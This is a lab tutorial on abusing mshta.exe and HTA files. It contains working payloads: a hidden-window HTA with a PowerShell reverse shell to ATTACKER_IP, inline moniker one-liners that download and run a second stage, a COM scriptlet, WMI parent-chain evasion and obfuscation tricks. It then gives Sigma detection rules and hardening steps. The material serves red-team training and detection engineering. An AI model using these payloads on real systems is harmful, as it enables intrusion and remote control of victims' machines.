HTA Files and mshta.exe Abuse for Payload Delivery
Objective: Build, deliver, and execute HTA payloads against a lab Windows host through
mshta.exe, walk every variant from on-disk file to fully fileless inline monikers, then turn around and engineer the detection a defender needs to catch all of it.
mshta.exe is the kind of binary that should embarrass Microsoft into deprecating it, and yet here it is in 2025, sitting in System32, signed, trusted, and quietly executing whatever VBScript a user double-clicks. Internet Explorer is gone. The MSHTML rendering engine it depends on is officially legacy. The .hta extension is from the Windows 2000 era. None of that matters. As long as mshta.exe ships on every install, red teamers will use it, and you will see it in your logs.
This walkthrough is built around a single lab Windows 10/11 VM and an attacker box (Kali or any Linux with Python 3). No EDR for the offensive phase, then Sysmon turned on for the defensive phase so you can watch your own payloads light up the rule set you write. Everything runs in user context. No CVEs. No kernel work. Just a signed Microsoft binary being asked, very politely, to host a reverse shell.
1. What mshta.exe Actually Is
The Microsoft HTML Application Host lives at C:\Windows\System32\mshta.exe (and SysWOW64). It is a small wrapper around the Trident MSHTML engine: the same rendering and scripting stack that powered legacy Internet Explorer. When mshta.exe runs an HTA, it loads mshtml.dll to parse the HTML, then dispatches script blocks to vbscript.dll or jscript.dll via the standard COM scripting engine plumbing.
The critical difference from IE: HTA content does not run inside Protected Mode and is not constrained by Internet Explorer security zones. The HTA process is a desktop application that happens to be parsing HTML. It has the full token of the user who launched it. Filesystem, registry, COM, network, all reachable.
| Item | Detail |
|---|---|
| Binary path | C:\Windows\System32\mshta.exe, C:\Windows\SysWOW64\mshta.exe |
| Display name | Microsoft HTML Application Host |
| Signing | Authenticode-signed by Microsoft |
| Rendering engine | mshtml.dll (Trident) |
| Script engines | vbscript.dll, jscript.dll (via COM) |
| Default association | .hta files via the htafile ProgID |
Confirm it on your lab box:
where.exe mshta.exe
Get-AuthenticodeSignature C:\Windows\System32\mshta.exe | Select Status, SignerCertificate
cmd /c "assoc .hta"
cmd /c "ftype htafile"
You should see Valid signing status and the htafile association pointing at mshta.exe "%1" %*. That association is the entire premise of phishing-delivered HTAs: a user double-clicks Invoice.hta and Explorer happily launches a signed Microsoft binary that hands the script block to VBScript.
2. HTA File Anatomy
An HTA file is an HTML file with one extra tag, <HTA:APPLICATION>, that tells Trident to drop the browser chrome and treat the document as a desktop app. The tag also exposes attributes that double as evasion knobs.
| Attribute | What it does | Why an attacker cares |
|---|---|---|
APPLICATIONNAME | Sets the app name | Cosmetic |
WINDOWSTATE | normal, minimize, maximize | minimize hides the window |
SHOWINTASKBAR | yes / no | no removes the taskbar icon |
BORDER | Window border style | none removes chrome |
CAPTION | Title bar | no removes title bar |
SINGLEINSTANCE | Prevents duplicates | Sometimes used to avoid double-pop |
Here is a benign HTA, so you can see the shape before we weaponize it. Save as hello.hta and double-click it:
<html>
<head>
  <HTA:APPLICATION ID="hello"
    APPLICATIONNAME="HelloLab"
    WINDOWSTATE="normal"
    SHOWINTASKBAR="yes">
  </HTA:APPLICATION>
  <script language="VBScript">
    MsgBox "Running inside mshta.exe as " & CreateObject("WScript.Network").UserName
  </script>
</head>
<body><h2>Hello from HTA</h2></body>
</html>
You will get a real MessageBox with your username, popped by a signed Microsoft binary. Point of view: any time a binary with that much trust will execute arbitrary script from a user-controlled file, the security boundary is the user’s judgement, which is to say there is no boundary.
One quirk worth remembering: mshta.exe‘s parser is sloppy. The <hta:application> tag is not actually required. If you feed mshta HTML or raw script via a vbscript: or javascript: moniker, it will run it. This is what makes the fileless variants in Section 5 possible.
3. Execution Vectors

mshta.exe accepts payloads from far too many places. Memorize this table, because every detection rule you write has to cover all of it:
| Vector | Syntax |
|---|---|
| File on disk | mshta.exe C:\Users\victim\payload.hta |
| Remote URL | mshta.exe http://attacker/payload.hta |
| Inline VBScript moniker | mshta vbscript:Close(Execute("...")) |
| Inline JScript moniker | mshta javascript:a=(...).Exec();close(); |
| COM Scriptlet | mshta javascript:a=(GetObject("script:http://attacker/p.sct")).Exec();close(); |
about: protocol | mshta "about:<hta:application><script>...</script>" |
| NTFS Alternate Data Stream | mshta C:\file.txt:hidden.hta |
| Polyglot in another file | HTA content appended to a PE; mshta scans until it finds script |
A single Sigma rule on Image|endswith: '\mshta.exe' and CommandLine|contains: 'http' catches a chunk of this but misses the inline vbscript: and ADS variants. Coverage takes layered rules. We will build them in Section 8.
4. Lab: Building and Serving a Staged HTA Payload
Lab topology: Kali at 192.168.56.10, Windows 10 victim at 192.168.56.20. Replace ATTACKER_IP below with your Kali address.
On the attacker host, stand up two things: a listener and an HTTP server.
# Terminal 1: PowerShell reverse shell listener
rlwrap nc -lvnp 4444

# Terminal 2: HTTP server to host the HTA
mkdir /tmp/hta && cd /tmp/hta
python3 -m http.server 8080
Drop the following file as /tmp/hta/payload.hta. This is a deliberately stealthy HTA: minimized window, no taskbar, no border, no caption. The user sees nothing.
<html>
<head>
  <HTA:APPLICATION ID="lab"
    APPLICATIONNAME="LabApp"
    WINDOWSTATE="minimize"
    SHOWINTASKBAR="no"
    BORDER="none"
    CAPTION="no">
  </HTA:APPLICATION>
  <script language="VBScript">
    Dim oShell
    Set oShell = CreateObject("WScript.Shell")
    ' Lab-only reverse shell stager. Replace ATTACKER_IP.
    oShell.Run "powershell -NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass " & _
               "-Command ""$c=New-Object Net.Sockets.TCPClient('ATTACKER_IP',4444);" & _
               "$s=$c.GetStream();[byte[]]$b=0..65535|%{0};while(($i=$s.Read($b,0,$b.Length)) -ne 0)" & _
               "{$d=(New-Object Text.ASCIIEncoding).GetString($b,0,$i);$r=(iex $d 2>&1|Out-String)" & _
               ";$e=[Text.Encoding]::ASCII.GetBytes($r);$s.Write($e,0,$e.Length)}""", 0, False
    self.close
  </script>
</head>
<body></body>
</html>
Trigger from the victim. Each of these is its own primitive worth understanding:
:: 1. File on disk (post-phishing-download model)
mshta.exe C:\Users\victim\Downloads\payload.hta

:: 2. Remote fetch (the cleaner red-team vector - no .hta touches disk
::    except the cached MSHTML temp file)
mshta.exe http://ATTACKER_IP:8080/payload.hta
On Kali, the nc listener prints a connection and you get an interactive PowerShell. whoami returns the victim user, hostname returns the victim machine.
listening on [any] 4444 ...
connect to [192.168.56.10] from victim [192.168.56.20] 49874
PS C:\Users\victim>
Small gotcha I lost an hour to the first time: if you embed the PowerShell command with mismatched double quotes inside the VBScript string concatenation, mshta.exe will execute the HTA but the powershell.exe child silently dies with a parse error and no callback. Test the PowerShell command in isolation first (powershell -Command "..." from cmd), confirm it talks to your listener, then paste it into the VBScript.
5. Fileless Delivery via Inline Monikers
This is what makes mshta.exe the LotL favorite it is. You never need an HTA file on disk. cmd.exe (or a phishing link, or a LNK file, or a scheduled task) can hand mshta.exe the entire payload as a command-line argument.
:: VBScript inline - fetch and IEX a PowerShell stage two
mshta vbscript:CreateObject("WScript.Shell").Run("powershell -NoP -W Hidden -EP Bypass -Command IEX((New-Object Net.WebClient).DownloadString('http://ATTACKER_IP:8080/stage2.ps1'))",0,False)(window.close)

:: JScript inline via COM Scriptlet
mshta javascript:a=(GetObject("script:http://ATTACKER_IP:8080/payload.sct")).Exec();close();
Forensic footprint comparison:
| Variant | Disk artifact | Network artifact |
|---|---|---|
File-based payload.hta | The .hta itself, plus MSHTML cache in INetCache | Outbound from powershell.exe |
Remote mshta http://... | MSHTML cached copy in INetCache\IE | Outbound from mshta.exe to the HTA URL |
Inline vbscript: | None from mshta; cmd line in 4688/Sysmon | Outbound only when stage two fires |
.sct via GetObject | None on mshta side | Outbound to .sct URL |
The reason mshta.exe is the perfect LotL host: the entire payload lives in process memory of a Microsoft-signed binary. No EXE drops. No DLL drops. The only persistent artifact is the command line, which is exactly why command-line logging (Event 4688 with command line, Sysmon 1) is the single most useful thing you can turn on.
The .sct (COM Scriptlet) for the JScript variant looks like this. Drop in /tmp/hta/payload.sct:
<?XML version="1.0"?>
<scriptlet>
  <registration description="Lab" progid="Lab.Shell" version="1"
    classid="{DEADBEEF-0000-0000-0000-000000000001}">
  </registration>
  <public>
    <method name="Exec"></method>
  </public>
  <script language="JScript">
  <![CDATA[
    function Exec() {
      var shell = new ActiveXObject("WScript.Shell");
      shell.Run("cmd.exe /c whoami > C:\\Windows\\Temp\\lab_out.txt", 0, false);
    }
  ]]>
  </script>
</scriptlet>
GetObject("script:http://...") makes Windows fetch and execute the JScript inside that scriptlet. mshta.exe is just the engine; the payload format is portable across other LolBin hosts too.

6. Process-Chain Manipulation via WMI
Naive detection rules look for mshta.exe parent with powershell.exe, cmd.exe, wscript.exe children. Fine catch for lazy operators. Anyone with a WMI primitive shrugs it off.
Replace the oShell.Run in the HTA with a WMI Win32_Process.Create call. The resulting powershell.exe is parented by WmiPrvSE.exe, not by mshta.exe. The parent-child rule misses it cleanly.
' Inside the HTA script block - WMI process spawn
Dim oWMI, oProcess, pid
Set oWMI = GetObject("winmgmts:\\.\root\cimv2")
Set oProcess = oWMI.Get("Win32_Process")
oProcess.Create "powershell.exe -NoP -W Hidden -Command IEX((New-Object Net.WebClient).DownloadString('http://ATTACKER_IP:8080/stage2.ps1'))", Null, Null, pid
self.close
Run this variant and watch in Sysmon: mshta.exe shows up as Event 1, then WmiPrvSE.exe spawns powershell.exe. The parent-process linkage is broken. This is exactly why the detection strategy in Section 8 leans on the mshta.exe Event 1 plus the WMI activity log (Event 5861), not solely on parent-child rules.

7. Obfuscation: chr() Reassembly, Renamed Binaries, Polyglots
Strings like WScript.Shell and powershell in a command line are detection low-hanging fruit. Trivial to obfuscate.
' Reassemble "WScript.Shell" from character codes
Dim s
s = Chr(87) & Chr(83) & Chr(99) & Chr(114) & Chr(105) & Chr(112) & Chr(116) & _
    Chr(46) & Chr(83) & Chr(104) & Chr(101) & Chr(108) & Chr(108)
Set o = CreateObject(s)
o.Run "calc.exe", 0, False
Same trick works in JScript with String.fromCharCode. Combine with Base64-encoded PowerShell (-EncodedCommand) and the command line stops matching keyword rules.
Renamed copies are another classic. Copy mshta.exe somewhere user-writable as update.exe:
copy C:\Windows\System32\mshta.exe %TEMP%\update.exe
%TEMP%\update.exe http://ATTACKER_IP:8080/payload.hta
Any Sigma rule keyed purely on Image|endswith: '\mshta.exe' misses this. You need OriginalFileName: 'MSHTA.EXE' in the selection, which reads it from the PE version resource and survives renames.
Polyglots take it further. Because mshta.exe skips data it does not understand, you can append HTA script to the end of a legitimate file (image, PE, RTF) and mshta.exe will dutifully find and run the script. The file passes as the original format to anything that only checks the magic bytes.
8. Detection Engineering
Now turn Sysmon on in the lab, install the SwiftOnSecurity baseline config, replay every variant above, and confirm each rule fires.
# Sysmon install (run as admin)
Sysmon64.exe -accepteula -i sysmonconfig-export.xml
The events that matter for mshta.exe:
| Event ID | Source | What to watch |
|---|---|---|
| 1 | Sysmon Process Create | Image ends \mshta.exe or OriginalFileName = MSHTA.EXE; CommandLine contains URLs, vbscript:, javascript:, .sct, about: |
| 3 | Sysmon Network Connect | Any outbound connection where Image ends \mshta.exe. Treat as high-fidelity. |
| 7 | Sysmon Image Load | mshta.exe loading clr.dll or PowerShell DLLs is anomalous |
| 11 | Sysmon File Create | Files written by mshta.exe in %TEMP%, %APPDATA%, Downloads |
| 4688 | Security (Audit Process Creation + command-line auditing on) | Same surface as Sysmon 1 for environments without Sysmon |
| 4104 | PowerShell/Operational | Script Block Logging captures the deobfuscated PowerShell spawned by mshta |
| 5861 | WMI-Activity/Operational | Win32_Process.Create calls used to break process chain |
Turn on command-line auditing first. Without it, Event 4688 is useless for this technique.
GPO: Computer Configuration > Administrative Templates > System >
     Audit Process Creation > Include command line in process creation events: Enabled
Sigma rules
Start with two rules that together catch most of what we did above. Tune later.
Rule 1: mshta with network indicators or script monikers. This is the SigmaHQ proc_creation_win_mshta_http-style rule, broadened to cover renamed copies and inline monikers.
title: Suspicious mshta.exe Command Line
id: 6c1b2f1e-lab-0001
status: experimental
description: mshta.exe invoked with a remote URL, inline script moniker, or COM scriptlet.
logsource:
  product: windows
  category: process_creation
detection:
  selection_img:
    - Image|endswith: '\mshta.exe'
    - OriginalFileName: 'MSHTA.EXE'
  selection_cli:
    CommandLine|contains:
      - 'http://'
      - 'https://'
      - 'ftp://'
      - 'vbscript:'
      - 'javascript:'
      - '.sct'
      - 'about:'
      - 'GetObject('
  condition: selection_img and selection_cli
fields:
  - Image
  - OriginalFileName
  - CommandLine
  - ParentImage
level: high
tags:
  - attack.defense_evasion
  - attack.execution
  - attack.t1218.005
Rule 2: suspicious child of mshta.exe. Catches the direct mshta -> powershell/cmd/wscript lineage. Will not catch the WMI-broken chain, which is what Rule 3 is for.
title: Suspicious Child Process of mshta.exe
id: 6c1b2f1e-lab-0002
status: experimental
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    ParentImage|endswith: '\mshta.exe'
    Image|endswith:
      - '\powershell.exe'
      - '\pwsh.exe'
      - '\cmd.exe'
      - '\wscript.exe'
      - '\cscript.exe'
      - '\regsvr32.exe'
      - '\bitsadmin.exe'
      - '\rundll32.exe'
  condition: selection
level: high
tags:
  - attack.execution
  - attack.t1218.005
Rule 3: mshta making any network connection. Sysmon Event 3 only. In a clean enterprise environment, mshta.exe should almost never talk to the network. Tune by your own baseline.
title: mshta.exe Outbound Network Connection
id: 6c1b2f1e-lab-0003
status: experimental
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 3
    Image|endswith: '\mshta.exe'
  filter_local:
    DestinationIp|startswith:
      - '10.'
      - '192.168.'
      - '172.16.'
  condition: selection and not filter_local
level: high
tags:
  - attack.command_and_control
  - attack.t1218.005
A useful tell from the field: when mshta.exe‘s command line ends with the GUID {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}, it was launched interactively, which means the user double-clicked an HTA file in Explorer. Parent will be explorer.exe. That GUID is a free, very high-fidelity signal that someone just opened an HTA from the desktop or Downloads. Alert on it. Triage every hit.
Suspicious parent processes regardless of command line: winword.exe, excel.exe, outlook.exe, powerpnt.exe, chrome.exe, msedge.exe, firefox.exe. Office spawning mshta.exe is a phishing signature; browsers spawning mshta.exe means a user just clicked an mshta:-handler link or accepted a download prompt.

9. Hardening
Detection is necessary. Removing the attack surface is better. In priority order:
- WDAC (Windows Defender Application Control). When any WDAC policy is deployed, even an allow-all policy in audit mode, HTA execution is blocked outright. This is the cleanest mitigation Microsoft offers, full stop.
- AppLocker. Add Executable Rules denying
%SystemRoot%\System32\mshta.exeand%SystemRoot%\SysWOW64\mshta.exe. Add Script Rules denying*.hta. AppLocker does not catch renamed copies as cleanly as WDAC, but it raises the bar. - Remove the
.htafile association. Via GPO, redirect or delete thehtafileProgID so double-clicking an HTA no longer invokesmshta.exe. Phishing payloads that depend on the user double-clicking break instantly. - Egress filtering. Block outbound HTTP/HTTPS from
mshta.exeat the proxy. Legitimatemshta.exeuse in modern enterprises is almost always local HTAs invoked by an internal line-of-business app. The signature there is consistent path, consistent user, no network. - ASR rules.
Block execution of potentially obfuscated scripts(GUID5BEB7EFE-FD9A-4556-801D-275E5FFC04CC) andBlock JavaScript or VBScript from launching downloaded executable content(GUIDD3E037E1-3EB8-44C8-A917-57927947596D). Verify GUIDs against current Microsoft Learn before deploying; Microsoft has rotated and renamed ASR rules over time. - PowerShell Script Block Logging (Event 4104). Required to catch deobfuscated stage-two payloads spawned by
mshta. - Disable VBScript. On modern Windows builds, VBScript is an on-demand optional feature; remove it where business requirements allow. Microsoft is on a published path to retiring VBScript outright.
10. Tools
| Tool | Use | Link |
|---|---|---|
python3 -m http.server | Host the HTA / SCT for fetch | python.org |
netcat / rlwrap nc | Catch the reverse shell | nmap.org |
Metasploit multi/handler | Alternative listener; pairs with msfvenom-generated stagers | metasploit.com |
| Sysmon + SwiftOnSecurity config | Process, network, and image load telemetry | sysinternals.com |
| Process Hacker / Process Monitor | Watch mshta.exe COM loads and child spawns live | processhacker.sourceforge.io |
| Wireshark | Confirm outbound from mshta.exe and stage-two beacons | wireshark.org |
| Sigma + sigmac | Convert the rules above to your SIEM’s query language | github.com/SigmaHQ/sigma |
| Atomic Red Team T1218.005 | Pre-built atomics to replay every variant | atomicredteam.io |
11. ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| System Binary Proxy Execution: Mshta | T1218.005 | Sysmon 1 on mshta.exe with suspicious command line; Sysmon 3 outbound |
| System Binary Proxy Execution | T1218 | Parent technique |
| Command and Scripting Interpreter: Visual Basic | T1059.005 | Script Block Logging, 4104; VBScript engine load |
| Command and Scripting Interpreter: JavaScript | T1059.007 | Same surface, JScript engine |
| Phishing: Spearphishing Attachment | T1566.001 | Office or mail client parents spawning mshta.exe |
| Phishing: Spearphishing Link | T1566.002 | Browser parents spawning mshta.exe with .hta URL |
| Obfuscated Files or Information | T1027 | chr()/Base64/concat patterns in command line |
| Windows Management Instrumentation | T1047 | WMI-Activity Event 5861, Win32_Process.Create from mshta script |
Tactics: TA0005 Defense Evasion (primary), TA0002 Execution.
Summary
mshta.exeis a Microsoft-signed script host that ignores browser security and ships on every Windows install. Treat any execution of it as an event worth investigating.- The attack surface spans on-disk HTA, remote URL fetch, inline
vbscript:/javascript:monikers,.sctCOM scriptlets viaGetObject, ADS, and polyglots; one detection rule will not cover it. - WMI
Win32_Process.Createfrom inside the HTA breaks themshta -> powershellparent-child chain. Detect with WMI-Activity Event 5861, not parent linkage alone. - Build layered Sigma coverage: command-line indicators, suspicious child processes, and any outbound network connection from
mshta.exe. Alert on the interactive-launch GUID{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}. - The cleanest mitigation is WDAC, which blocks all HTA execution even in audit mode. AppLocker rules, removing the
.htaassociation, and ASR rules round out the hardening.
Related Tutorials
- Egghunters: Staged Payload Delivery When Buffer Space Is Tight
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- OSINT for People and Credentials: LinkedIn, Breach Data, and Email Harvesting
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumerati
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.